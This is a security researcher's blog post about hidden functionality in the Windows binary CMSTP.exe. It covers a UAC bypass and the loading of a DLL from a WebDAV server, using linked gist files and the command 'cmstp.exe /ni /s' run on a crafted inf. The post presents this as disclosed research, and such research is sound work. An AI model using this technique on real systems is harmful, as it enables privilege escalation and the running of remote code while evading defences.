Research on CMSTP.exe

August 15, 2017 | Written by Oddvar Moe

10 Comments

Whenever I have a chance I use my time diving into Windows internal binaries to uncover hidden functionality. This blogpost is

Type your search

Recent Posts

- My experience with IT DEV CONNECTIONS 2017 and demo videos October 29, 2017
- Defense-In-Depth write-up September 13, 2017

dedicated to things I have discovered with the CMSTP.exe binary file.
I found a UAC Bypass using sendkeys and a way to load DLL files from a Webdav server. I know the bypass I discovered is kind of noobish, but if this blogpost inspires someone to do some more research or come up with something better I am satisfied. There is probably even more stuff to be uncovered in this binary so please go ahead.

I have reported this to MSRC and the case is closed from their side.
UAC bypasses is not something Microsoft prioritizes and the correct way setting up things is to prevent local administrator access for the end-users. (UAC is not a security boundary)

If you want to read more about UAC and its insecurity I recommend reading James Foreshaw's excellent blogposts on the topic:
https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-1.html
https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-2.html
https://tyranidslair.blogspot.no/2017/05/reading-your-way-around-uac-part-3.html

Recent Comments

- Mario on Setting attributes from AD user object into local environment variable using GPP
- kevin on Install fonts to Windows 7 with Microsoft Deployment Toolkit
- ปรับเวลา และ Power-Saveing GPO – อิสระ อินทร์แสง System Server and Network on Group Policy Preferences F5 F6 F7 F8 "documentation"
- ad on How to enable RDP in Kali Linux
- Ahmed daif on Sysprep not able to validate Windows 10 installation


Archives

TL;DR – UAC BYPASS

Download this inf and this script and save them on a system:
https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-uacbypasscmstp-ps1
https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-uacbypass-inf

Update 22.08.2017:
Tyler created an updated version of this script that is way more awesome than my original. The script does not need the inf file and the script is self-contained.
You can find it here:
https://gist.github.com/tylerapplebaum/ae8cb38ed8314518d95b2e32a6f0d3f1#file-uacbypasscmstp-ps1

Adjust script and run.



SCCM Script Scripts security Signature SQL Tools UAC wim windows Windows 8 Windows 10 WinPE workaround


TL;DR – Load DLL from Webdav

Download these files (file names are important):
https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-corpvpn-cmp
https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-corpvpn-cms
https://gist.github.com/api0cradle/cf36fd40fa991c3a6f7755d1810cc61e#file-corpvpn-inf

Adjust the [RegisterOCXSection] in the inf file to point to your DLL hosted on your Webdav server.


Then run this command (The names of the files are important):

cmstp.exe /ni /s c:\cmstp\CorpVPN.inf




UAC Bypass – Walkthrough

In this section of my post I want to go through all the steps I did to get this working. I know there is a lot of screenshots, but I thought I would give you everything I have. 🙂
If you start cmstp.exe with no parameters you get this:




I figured out it would be interesting to see how we can create these profiles and how they are installed.
After some reading I found out that CMAK (Connection Manager Administration Kit) is a Windows feature so I went ahead and enabled it like this Windows like this:





When the feature is done installing you can start CMAK by finding it in the start menu.


The Icon looks like this:





After starting CMAK you are presented to wizard. The following screenshots are the options I choose when I did this:


























































